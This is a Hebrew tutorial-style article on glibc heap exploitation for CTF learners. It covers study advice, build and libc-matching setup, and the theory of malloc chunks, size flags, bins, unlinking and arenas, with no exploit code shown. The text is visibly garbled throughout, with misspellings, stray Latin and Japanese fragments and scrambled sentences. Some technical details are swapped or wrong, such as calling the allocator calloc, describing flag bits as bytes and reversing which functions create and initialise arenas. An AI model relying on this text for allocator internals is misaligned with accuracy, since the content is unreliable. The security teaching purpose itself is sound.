

House Every Weekend - glibc Heap Exploitation

מאת עידן בנני

הקדמה

ניתול חולשות במנגנון הקצאת הזיכרון הדינמי של `calloc` מהווה מסורת האקרים כבר יותר מ-20 שנים ועדין נחטיב לתהום אקטיבי המופיע בחדשנות מתמדת, הן מצד מפתחי ההגנות שלו והן מצד אלו שמנסים לשבור אותו כדי להשיג את מטרותיהם.

לפניכם המאמר המקייף ביותר בנושא זה אשר התפרסם כאן עד כה. הוא מסכם ומרכז את המידע הנחוץ כדי ללמידה את הנושא מאפס ויכול לשמש גם את מי שהנושא מוכר לו בתור quick reference או כדי להרחב את יריעותיו. הוא מבוסס ברובו על מסמך מקורס בשם HeapLab מאת Max Kamper (חוקר ומפתח exploits,ensis שעומד מאחורי [ROP Emporium](#)). כמשמעותו מושם הקורס - פרט להנגשה של החומר התאורטי, הוא כולל "מעבדת" תרגול עם אתגרים, קילים עד קשים, המלויים בפתרונות מודרכים לדוגמה וסבירות תרגול מול גרסאות שונות של `calloc`. בדומה ל-[ROP Emporium](#), גם תרגילים אלו נעuden למקד ולבודד את הלמידה של הנושא מנושאים משלימים (הנדסה לאחרר וכו'). שן לדוגמה החופף ברובו לפרק הראשון בקורס ניתן לצפייה [כאן](#) ו[כאן](#). למעוניינים - ניתן לחלק הראשו בסדרה (מתוך שלושה, ה-3 יצא ב-2022) של הקורס עצמו - [קישוט](#) (מכיל referral code של יוצר הקורס על מנת לתמוך בו, בהתחשב בשיטת התשלום ליוצרים בפלטפורמה האינטראקטיבית).

גiley וניתול חולשות Heap לא נוראי ומפחיד כמו שאלוי חשבתם, בפרט בזכות כלים כמו [pwndbg](#) (מבנה היוצר של ספריית [pwntools](#)) ושאר כלים ויזואליים להמחשת מצב הזיכרון. מה שייפה בנישה זו של אקספלוטציה, זה שהיא משאייה הרבה מקום ליצוריות ודמיון של מפתח exploit בכל הקשור להערכה על מנגנון הקצאה. המתקפות המורכבות והמתוחכמות יותר (אם כי לעיתים נרצה את הדריך/וקטור התקיפה הכי פשוט ומהיר לניצול שעושה את העבודה) משלבות כמה אלמנטים שונים בצורתי שרשרת (chain exploit), כאשר חלקם נוגעים למקצת הזיכרון במקרה שלנו. ראוי למחקר חולשות - Low level, נדרש כאן ריכוז ועבודה בצדקה מסווגת ומתועדת היטב. מימוש מוצלח של exploit מורכב יכול להימשך גם כמה שבועות ובמקרה של "שחקנים" בקטgoriyah [APT](#), יכול לקחת גם חודשים.

מאמר זה מתיחס ל-[malloc](#)-[glibc](#) בסביבת Linux (ובפרט בהפעלת Ubuntu), הוא נחשב לモוקשח יחסית מפני מתקפות Heap, ועל כן עשוי להיות בסיס מחשבתי טוב לפני התעסקות עם מימושים אחרים של מגנון הקצאות הziכרון הנמצאים בשימוש דוגמת [Jemalloc](#), [musl](#) ו-[Scudo](#).

בחלק השני במאמר אדגים שלבי פתרון של אטגרם לדוגמה מתחזיות CTF. בין הארגונים והקבוצות המקיים תחרויות שניות למצואם בהם אטגרם הנחשבים ליותר מודרניים-מציאותיים /או קשיים בנושא Hack.lu, OCTF, HITCON, BalsnCTF, C3CTF, Dragonctf, Google-ctf, Blaze, Plaid, Defcon, ASIS ועוד. כאשר [Pwn2Own](#) היא התחרות העולמית היוקרתית ביותר בכל הקשור לתגמול הכספי לצוותי החוקרים שיצלחו לגלו ולהמשיכו חולשות בתוכנות והתקנים מסחריים/תעשייתיים, חלק מהחולשות שהתגלו במהלך תחרות זו נוגעות גם ל-Heap.

העומלץ: שימוש בכללי command, יכולות כתיבת סקריפטים בפייתון, היכולות עם סביבות debug דוגמת GDB, x86-64 assembly, C program memory layout, Linux binary exploitation, vTables (virtual functions table for exploiting file structures), Reverse engineering ועוד.

הבהרה: מפאת אילוצי זמן, רוב הטכניקות המפורסמות שמנסוקרות לקראת סוף המאמר לא כוללות אינימציה ו- writeup שלם לכל אחת מהן על תקופת בגיןאי לדוגמה (של תוכנית אותה תוקפים, ושל the exploit נגדה). מה גם זהה היה מכפיל/משלש את כמות העמודים במסמך. כאמור מושגים משלים - ניתן לפנות לקורס הנ"ל (למרות שהאורך כולל של הסרטונים בכל חלק בסדרה הוא בין 6 ל-8 שעות, לפחות בעצמכם בצורה מסודרת את התרגילים וסיכום של כל הפרטים הקטנים יכול ללקחת הרבה יותר מזה. מה גם שהמסמך עליי מבוסס המאמר לא כולל את כל הפרטים הקטנים ואת כל מגוון הרעיונות שמצוגים בקורס וב-A&Q שלו. לצורך צליחה של האטגרם שמציג נושא זה, נדרש יצירתיות, עבודה בצורה מסודרת ויכולת איתור חולשות בקוד של glibc. כמו כן מומלץ מעת לעת לעין במקרים מסוימים בסוף המסמך או לחפש CTF write-ups מתחזיות עבר ולנסות לתקוף אותן בדרך משלכם. בProfiler הגיטהאב שלו יהיה ניתן למצוא בהמשך לכל הפחות cheat-sheets ומיני סיכומים בנושא.

dagshim ומלצות לגבי עבודה עם מסמך זה:

בכל עת מומלץ לנסות לאתר בקוד של glibc את הקטעים הרלוונטיים למה שאתה קוראים. אפשר גם לנסות לקרוא ולהבין את הרעיון הכללי של הקוד של מקצה הziכרון (malloc.c), להתחיל מהפונקציות העיקריות כמו malloc ו-free ומשם להמשיך), ולאחר מכן לבחון אותו דינמית (להרייך ולדב דוגמאות קוד קצרות שעשוות שימוש ב-API). כמו כן ניתן אף מומלץ תור כדיאו לאחר שאתה קוראים על טכניתה לחפש תרגילים קשורים (בין אם ללא פתרון או אולי שכולים פתרון מודרך) כדי לוודא שההבנה שלכם תואמת למציאות. את התרגילים מתוך הקורס המוזכר אין אפשרות להשתמש לשף, لكن צירפתו בסוף המאמר כמה אתרים רלוונטיים לתרגול. תמיד אפשר לחפש אטגרם מתחזיות CTF בנושא מסויים ע"י חיפוש כמו: "תלגרם יש ערוץ נחמד" [subject/variable_name glibc_version heap exploit ctf](#)" פתרונות חדשים מ-ctftime ומצרף להם את הנושאים שלהם. ניתן לחפש גם שם לפי מילוט מפתחה.

חשוב לומר שגם אם אתם נתקעים בפתרון של תרגיל מסוים בתחילת הדרך, ובפרט בתחום של -heap exploits, זה טבעי לחולוטין ואין סיבה להרגיש רע לגבי זה. המאץ תמיד ישאר, הוא פשוט יחלוף מהר יותר ככל שתצברו ניסיון. מתודולוגיה לדוגמה עבור למידה של אקספלוטציה ומחקר חולשות אפשר למצוא


כאן: [חלק 1](#), [חלק 2](#), [חלק 3](#)

מסיבה כלשהי, מרבית המקורות בראשת (בלוגים, אטגרי CTF וכו') על היבטים מורכבים של heap exploitation ובין השאר ניתן חולשות במנגנונים אחרים של glibc כדי להתגבר על הקשחות heap מודרניות בדריכים "יצירתיות" הם בשפות סינית/יפנית/קוריאנית/מנדרינית (שפונות נפוצות ביבשת אסיה), בפער ניכר על מקורות בשפה האנגלית, לא ברור האם זה כי אטגרי CTF קשים הם חלק מהתרבות שלהם (בתור משחק / חלק מהחינוך הקשור שלהם) או כי מדובר במידינות העושות שימוש ניכר בסיבוב התקפי נגד מדיניות אחרות. אל תהשסו להשתמש בכלל תרגום (כמו [DeepL Translate](#)) כדי ללמוד גם מקורות אלו.

ביבטימ/אטגרים טכניים הקשורים לפיתוח תוכנה

סביר להניח שבמוקדם או לאחר מכן תרצו או תאלצו לעורך ולקמפל Kod שלחכם או של מישחו אחר שאתם מעוניינים לבחון (בין אם זה שמכיל כבר אקספליט של המתקפה או זה שדורש מהם לבנות אותו) - תידרשו לעשות זאת בקונפיגורציה המתאימה [להגנת Hardening](#) (Hardening) ולשיטת הייצור הרצוית. האופציה הפשוטה ביותר עבור קובץ בודד היא דרך הפיקודים/טרמינל עם אפשרויות/דגלים מתאימים למשל gcc. כדי להפוך את התהילה לאוטומטי ומסודר יותר, רצוי להשתמש בסקריפט דוגמת קובץ [Makefile](#) בעבור gcc [CMakeLists.txt](#) או קובץ [clang](#) עבור CMake ("יתכן ולחכם משתמשים בעבודה ב- [GNU Autotools](#) עבור פרויקטים גדולים"), או לעשות זאת דרך IDE בו יוגדרו הדגלים דרך GUI/ידנית (GUI). למשל שהינו [חינמי עבור סטודנטים](#)). לצורך לימוד - רצוי לקמפל עム debug symbols בעזרת הוסף הדגל g- לדגלי הקימפל (כך שתוכלו בעת דיבאג לראות לא רק את האסמלבי, אלא גם את שורות קוד המופיע בהן אתם נמצאים). כמו כן, יתכן שבשלב כלשהו תרצו [לקמפל בעצמכם את glibc](#) אחרי שתבצעו בו שינויים בקוד המקור כמו לבטל מגנון בשם tcache לצורך הקשחה (סוג של patching), ובפרט עם debug symbols או לחפש גרסאות מוכנות שקובטנו כך (כמו אלו שמספקות בקורס הנ"ל) כדי לקבל את יכולת הנ"ל גם עבור הקוד של libc.

שימוש של דגלי ה- "CFLAGS" "sh-gcc" תומכת בהם ניתן למצוא [כאן](#), [כאן](#). רשיימה של דגלי ה- "LDLIBS" שה-(p)GNU linker תומך בהם ניתן למצוא [כאן](#). בפועל - בד"כ נשתמש רק [בחלק קטן מהם](#). סקירה של מגנוני האבטחה שהקומפילר יכול להכניס עבור ubuntu ניתן למצוא [כאן](#). קיים מגוון רחב של הקשחות עבור "קבצי תצורת ריצה" שייאלצו אותן להתאים קצר יותר (למשל [בריחה מ-sandbox](#)), את הרשיימה המלאה עבור ubuntu ניתן למצוא [גם כן באתוותך](#), דיוון על איך מגדירים את מקסימות ההגנות עם gcc ניתן למצוא [כאן](#). דוגמה לשield מינימלי של makefile אפשר למצוא [כאן](#). דוגמאות ל-makefiles העושים שימוש ב-[clang](#) ניתן לראות [באטגר השב"כ 2021](#).



אם ברצונכם להריץ את הבינארי בתצורת שרת/backend, בדומה [לנעשה ב-CTFs](#) ומערכות אמיטיות המשרתות clients, ניתן לעשות זאת באמצעות כלים פשוטים כמו socat/xinetd. כדי נוסף המשמש להגדרת והתקנת סביבות ריצה הינו [docker containers](#).

בין היתרונות של [שימוש ב-Docker לצורך Binary exploitation](#):

- יכולת לנידד את סביבת העבודה, כמו שהוא, למחשבים אחרים בקלות ומבלית שתתאפשר התנהגות שונה, כך שנריץ את הבינארי / או נעבד מולו בסביבה מבודדת משאר הספריות המותקנות במערכת הפעלה,
- חיסכון בזמן קומpileציה/build של הסביבה ([הקמה מהירה מאפס של סביבה](#) המגיעה עם גרסאות מסוימות של כלים/ספריות המותקנים בבת אחת, אוטומטית).

דוגמה מעניינת לתשתיית CTF מורכבת (מלבד הפיצ'ר של הדגלים שמחוללים אקרואית עבור כל קבוצה) העשויה שימוש ב-`socat`, `docker`, `Makefiles` היא מתור תחרות של חיל האויר האמריקאי 2 Hack A Sat Qualifiers (אם כי פורסם רק חלק מהקוד של התשתיית שלהם). דוגמה פשוטה יותר ל-`templates` נמצאת [בפרויקט זהה](#). נא להיזהר עם שימוש ב-`makefiles` [בסגנון זהה](#) שיש על השרתיים של `me-root` כמו שהוא, במיוחד אם אתם לא מודעים להשלכות, המשחק עם הרשות וה-`flags` של הקובץ יכול לעשות לכם בעיות למחוק אותו וכך.

ענין נוסף הוא שלב `linkage`. במקרה של בינהרי מסווג `linked`, יתכן ותתקשרו מול צד השרת שבו ריצה תוכנית מקובץ בינהרי (`elf` למשל) שמקשור לגרסה מסוימת של `libc` שהוא משתמש בה. ידועה של גרסה `glibc` שהיעד מריצ' היא בד"כ חשובה, וזאת משום שלכל build (אפיו אם במספר מדובר באותו גרסה) יכולה להיות פרישת זיכרון אחרת, אם כי פוטנציאלית (תליי סיטואציה) ניתן להתחמק מזה אם ה-`exploit` שלנו לא דורש הצלגת כתובות (`leakless`) או שהוא מצלה לעקבות הגנות `heap` מודרניות. לרוב, אם אנו יודעים או יכולים לקבוע איזו פלטפורמה היעד מריצ', ניתן להסיק את גרסת `glibc`.

אם אין לנו מידע שזכה (כמו במקרה של [הפצה מסווג rolling](#) שמקבלת עדכונים שוטפים כמו `Arch Linux`) ישן לפחות כמה דרכים בהן ניתן להזיל מידע זה מתוכנית המטריה (בהנחה שניתן להזיל מידע ממנו), כמו מציאת ההיסט של 2 או 3 פונקציות שונות והשוואותם כנגד builds פופולריים של `glibc`. ישנו אתרים כמו [libc database](#) וכלים נוספים שיודעים לעשות זאת. ניתן גם להזיל את מחוזת הגרסה מהבינהרי של `libc`, למשל מתוך הסימבול `libc_version`. יתכן שאחרים מושגים מידע שזכה בשיטות צוות-אדום.

במידה וכן חשוב לנו לדמות את הסביבה שהשרת מריצ', ריצה שה-`exploit` שלנו ישתמש באותו `libc`. לעיתים יהיה מספיק להגיד משתנה סביבה בשם `LD_PRELOAD` (אפשר גם בעזרת [forklift](#) פיתון/ארגון בשם `env` לפונקציה `process` ב-`pwntools`). אחת מהדריכים הפחותות לבצע patching לבינהרי וטיפול בענייני הספריות הקשורותoho loader, היא בעזרת כלים כמו [patchelf](#) או [pwninit](#) (כדי

לבצעCut את מה שהיא אפשר לעשות בזמן קומפילציה, כמו הגדרת paths של rpath/run-path ו-dynamic-linker (dynamic-linker). במקרה של שרת המריץ הפיצה שונה של Linux, סביר שנרצה להריץ את הבינארי בהפיצה שונה ממנו אצלנו, לשם כך נדרש להשיג גם את קובץ.so (loader) מ-package המכיל את אותו libc (למשל מתוך binutils שלו), בכל מקרה בו יש לנו רק את.so libc של build מסוים הכלים הנ"ל לא יועילו לנו. להרחבת נושא עינו בחלק של דוגמאות לשיטת עבודה עבור heap exploitation תחת "פתרונות אתגרים לדוגמה מתחזיות CTF".

קצת תיאוריה

glibc - GNU C library

מספקת את ספריות הליבריה עבור מערכת GNU ומערכות Unix/Linux וGNU וכן כן עבור מערכות הפעלה רבות אחרות שימושיות בLinux כגפיען. ספריות אלו מספקות API-ים הכללים תשתיות בסיסיות כמו, open,.read,.write,.malloc,.printf,.getaddrinfo,.dlopen,.pthread_create,.crypt,.login,.exit פרויקט libc-glib הינו בקוד פתוח ומתחזק על ידי קהילת מפתחים כבר יותר מ-3 עשורים.

Malloc (לא הונקציה malloc):

זהו השם שניתן למקרה הזיכרון (memory allocator) של glibc. זהו אוסף של פונקציות ומטא-דאטה המשמשים כדי לספק לתהיליך רץ זיכרון דינמי (בזמן ריצה לעומת זיכרון סטטי המוקצה בזמן קומפילציה).

הmeta-data מרכיב arenas (מבנה אחד מהם משמש לניהול heap אחד או יותר ועשוי להיות משותף בין כמה threads), heaps (אין שום קשר לבניה נתונים בעל שם זהה מאלגוריתם heapsort, השם נבחר כך משום שאחריו זה מכיל חתיכות זיכרון בגודלים משתנים) - שטח גדול בזכרון המכיל בלוקים רציפים הניטנים לחולקה ל-chunks, chunks - המבנים שבתוכם נשמר המידע המשתמש.

הfonקציות של Malloc משתמשות ב-arenas וב-heaps (המודיעים על ידם) על מנת לבצע תנועות (באגון "עובד ושב" כמו בנק) של חתיכות זיכרון אל מול/עבור תהיליך.

Malloc Internals - המימוש הפנימי של המנגנון:

Chunks

מבנה הבניין של זיכרון Sh-Malloc עוסק בו, לרוב הם מופיעים בצורה של חתיכות של זיכרון מה heap, אם כי הם יכולים להיווצר כתוצאה נפרדת (אזור רציף מסוים במרחב הזיכרון הווירטואלי של התהיליך הנitin) לבחינה ע"י פקודות כמו info proc / vmmap מתוך pwndbg/GDB (ע"י קריאה ל-(mmap) system call) בין אם ישירות או בעקיפין (לדוגמה המשמש קרא לפונקציית הספרייה malloc שבתורה החליטה

לשרת את הבקשה ע"י (mmap). chunks מורכבים משדה גודל ושדה עבור מידע של המשתמש כמפורט באירור 1. על מה שמאוחסן מסביב לשדות אלו נדבר בהמשך:



[אייר 1: מבנה heap-k. מתוך Chunk Heap Exploitation Bible, Max Kamper, באישור היוצר]

בעוד תוכניות (קוד) עובדות עם מצביעים לחלק של ה-user data, malloc מחשב את ההתחלת של ה-Tcache chunk כ-8 בתים לפני מקום שדה size (הו יצא מן הכלל והוא כאשר מגנון שיוצג בהמשך בשם מופעל. ה-Tcache מחזיק מצביעים ל-user data כמו התוכנית).


שדה size מצין את כמות הבטים של ה-user data (אלו שניתנים לכטיבה ע"י המשתמש) + כמות הבטים שתופס שדה size עצמו - 8 בתים, כך שעבור chunk עם 24 בתים של user data למשל, ה-size field יכול את הערך 0x20, או 32 בדצימלי. **עתה ואילך נתיחס לערך שדה זה כגודל chunk.** גודל chunk המינימלי שניtan לשימוש הוא 0x20, אם כי בתוך הקוד של malloc נעשה גם שימוש בגודל chunk בוגר 10x0. נזכיר אוטם בהמשך, כרגע הם לא רלוונטיים. fencepost chunks

ערכי גודל chunk גדלים בקצבות של 16 בתים, כך שהגודל הבא אחרי 0x20 הוא 0x30, ואז 0x40 וכו'. המשמעות היא כי ה-size least significant nibble (4 הביטים התחכוניים) של size field לא משפיעים על גודל chunk, במקום זאת הם מכילים דגלים (כל בית) שמצינים את מצב chunk.

דגלים אלו, מהבית הנמוך לגבוה (מימין לשמאל):

- PREV_INUSE - כאשר דלוק (set) מצין שה-kchunk הקודם נמצא בשימוש, כאשר מאופס (clear) מצין שה-kchunk הקודם חופשי (ניתן להקצתה בדרך כלליה).
- IS_MMAPPED - כאשר דלוק, מצין שה-kchunk זה הוקצה ע"י (mmap) ואחרת רגיל על heap..
- NON_MAIN_ARENA - כאשר דלוק, מצין שה-kchunk זה לא שייך ל-main arena. לדגלים אלו חשיבות רבה אך לא תמיד המנגנון מתיחס לכל הדגלים (יתרונות תוקף שוגבל ביכולתו לבחור ערך שרירותי עבורם). הבית הרביעי לא בשימוש.

ניתן לראות אותו באIOR הבא:




[איור 2: דגלי שדה הגדל. מתוך HeapLAB Heap Exploitation Bible, Max Kamper, באישור היוצר]

שדה ה-user data הוא הזמן זכרון עבור התהילך שביקש אותן. הכתובת של שדה זה היא זו שמוחזרת מפונקציות הקצאת הזיכרון של malloc () ,realloc() ,calloc() וכו'. Chunks יכולים להיות באחד משני מצבים שאינם יכולים להתקיים בו זמןית (mutually exclusive): מוקצה או משוחרר.


כאשר chunk משוחרר, עד 5 quadwords (qw=4*2B=8Bytes) מתחום ה-user data שלו מיועדים מחדש כ-metadata של malloc ואפ' עשויים להפוך לחלק מה-chunk הבא (נדגים בהמשך). פירוט על ה-metadata בשימוש בכל bin (הממוקמות בזיכרון בהם נשמרים מצביעים לרשימות הקשורות של chunks משוחררים לצרכי מחזור) נמצא תחת החלק של Arenas במאמר זה.

ה-qword הראשון של ה-user data יועד מחדש כ-forward pointer (fd)(chunk) כאשר ה-qword השני המשוחרר, כל ה-bins משתמשים ב-forward pointer ברשימה הקשורות שלהם. ה-qword השני יועד מחדש כ-backward pointer בטור chunks משוחררים שקשרו אל תור רשימה הקשור דוא-כווניות ככליה כמו זו של ה-bin.unsortedbins או ה-bin.smallbins. ה-qwords השלישי והרביעי יעדדו מחדש מצביעים בשם fd_nextsize ו-bk_nextsize ורך במקרה שה-chunk המשוחרר יקשר ל-largebins (רק הוא עושה בהם שימוש) המיקום של metadata זה מוצג באIOR 3:




[איור 3: שדות ניהול של chunk. מתוך HeapLAB Heap Exploitation Bible, Max Kamper, באישור היוצר]

ב-sbins שתומכים באיחוד (consolidation), ה-quadword האחרון של user data ב-chunk מיועדים מחדש כשדה בשם prev_size שמצין את הגודל של chunk המשוחרר בדומה לערך ה-size field אך בניגוד אליו - ללא הדגמים (מאופסים). נעשה בכך bitwise AND masking (bitwise AND masking). מalloc מחשב את שדה prev_size כחלק מה-chunk הבא והנוכחות שלו מלוויה באיפוס דגל PREV_INUSE של chunk הבא (כיוון שהchunk שלפניו משוחרר כתעט), כמודגם באיור 4:



[אייר 4: שדה גודל chunk הקודם. מתוך HeapLAB Heap Exploitation Bible, Max Kamper, באישור היוצר]

בגרסאות של glibc 2.29 ומעלה, השמי מתוך ה-5 שהוזכרו לעיל של chunks משוחררים שקשרו אל תוך tcachebin מיועדים מחדש key המשמש לזיהוי של תרחישי double free (האגנה מפנוי). אייר 5 מתריך chunk משוחרר הקשור ל-tcachebin:



[אייר 5: tcache chunk metadata. מתוך HeapLAB Heap Exploitation Bible, Max Kamper, באישור היוצר]

Unlinking

במהלך פעולות הקזאה ושחרור, chunks עשוים להינתק מה-list free שבה הי, ה-chunk שמוסר מהרשימה בד"כ נקרא "victim" chunk (הקורבן שנבחר) בקוד המקור של malloc. בהמשך נרchia במידע :

Unlinking arenas. ישן כמה דרכים בהן עשוי להתבצע :

:Fastbin & Tcache Unlink

ה-LIFO fastbins וה-tcache משתמשים ברשימה מקושרת חד ציוונית במימוש (Last in is First out). התرتת chunks מרשימות אלו כוללת העתקה של של ה-fd של victim chunk אל תוך שדה ראש הרשימה (ה-head החדש). מידע נוסף על ה-fastbin מופיע תחת arenas בהמשך.

:Partial Unlink

מתறחש כאשר chunk מוקצה מתוך unsortedbin או smallbin. מתבצעת עקיבה אחריו מצביע ה-bk של ה-chunk victim (נקרא לתוכן זה כתובות destination chunk) והכתובות של ראש ה-bin (כתובות

שנמצאת ב-arena של אותו חום ולא ב-heap) מועתקת אל תוך ה-fd של destination chunk [וזאת כי במקרה שלהם הקורבן נבחר בשיטת FIFO, כלומר נלקח מהזנב]. הסיבה למילה Partial בשם זה היא שבניגוד לשתי הכתובות שמתבצעות בעת הסרה סטנדרטית מרשימה זו כיוונית לצורך שימור המבנה, כאן מתבצעת רק אחת מהן [כי אין צורך בעבר לכך]. מידע נוסף על ה-heap unsortedbin ו-smallbins נמצא תחת Arenas.

:Full Unlink

מתרחש כאשר chunk מאוחד אל תוך chunk free chunk אחר, וגם כאשר chunk מוקצה מתוך largebins או ע"י חיפוש מסוג dmapbin (מוסבר בהמשך). מתבצעת עקיבה אחר ה-fd של ה-bk, victim chunk, ו-ה-bk של ה-victim מועתק לתוכה ה-bk של ה-destination. לאחר מכן (באופן סימטרי) מתבצעת עקיבה אחר ה-bk של ה-victim, ו-ה-fd של ה-victim מועתק לתוכה ה-fd של ה-destination.

Heaps

הינם בלוקים רציפים של זיכרון. מכילים את ה-chunks ש-Malloc מוקצה לתהיליך. הם מנוהלים באופן כתולות בהאם הם שייכים ל-main arena או לא. (מידע נוסף תחת Arenas)

Heaps יכולים להיווצר, להתרכז, להימחק. ה-Heap של main arena נוצר במהלך הבקשה הראשונה של זיכרון דינמי. Heaps של Arenas אחרים נוצרים ע"י קריאה לפונקציה ()new_heap.

Heaps של Main arena גדלים וקטנים ע"י syscall brk(), אשר מבקשת זיכרון נוסף מה-Kernel או מחזירה לו זיכרון. Heaps של Arenas אחרות (Non-main-arena) נוצרים עם גודל קבוע והפונקציות ()writeable shrink_heap() ו-grow_heap()

השייכים ל-Non-main-arena גם עשויים (בנוסף לכך) להארס ע"י המאקרו ()delete_heap() במהלך heaps trim().


Arenas

Malloc מנהל את ה-Heap של תהיליך באמצעות מבנים מסוג malloc_state arenas, הידועים כ-arenas. אוטם arenas מכילים בעיקר "bins" המשמשים למחזור של free chunks בתוך זיכרון ה-heap. Arena יחיד יכול לנוהל מספר heaps בו בזמןית.

Arenas חדשים נוצרים ע"י קריאה לפונקציית ()malloc_init_state() ומאותחלים ע"י ()new_int_arena(). המספר המקיים של Arenas המנווהות במקביל מובוס על מספר הליביות (cores) הזמין לתהיליך.

Arena Layout

איור המתאר את מבנה ה-Arena (מוגדר בתוך struct malloc_state):



[איור 6: תצורת ה-Arena. מתוך HeapLAB Heap Exploitation Bible, Max Kamper, באישור היוצר]

mutex: מבצע סיריאלייזציה לגישה ל-area. malloc מועל את mutex של area לפני בקשת זיכרון heap ממנו.

flags: מחזיקים מידע האם זיכרון heap של area רציף או לא. (יתכנו מצבים בהם ניתן להעתיק על malloc לחושב שיש חורים בheap. מתקשר ל-top chunk).

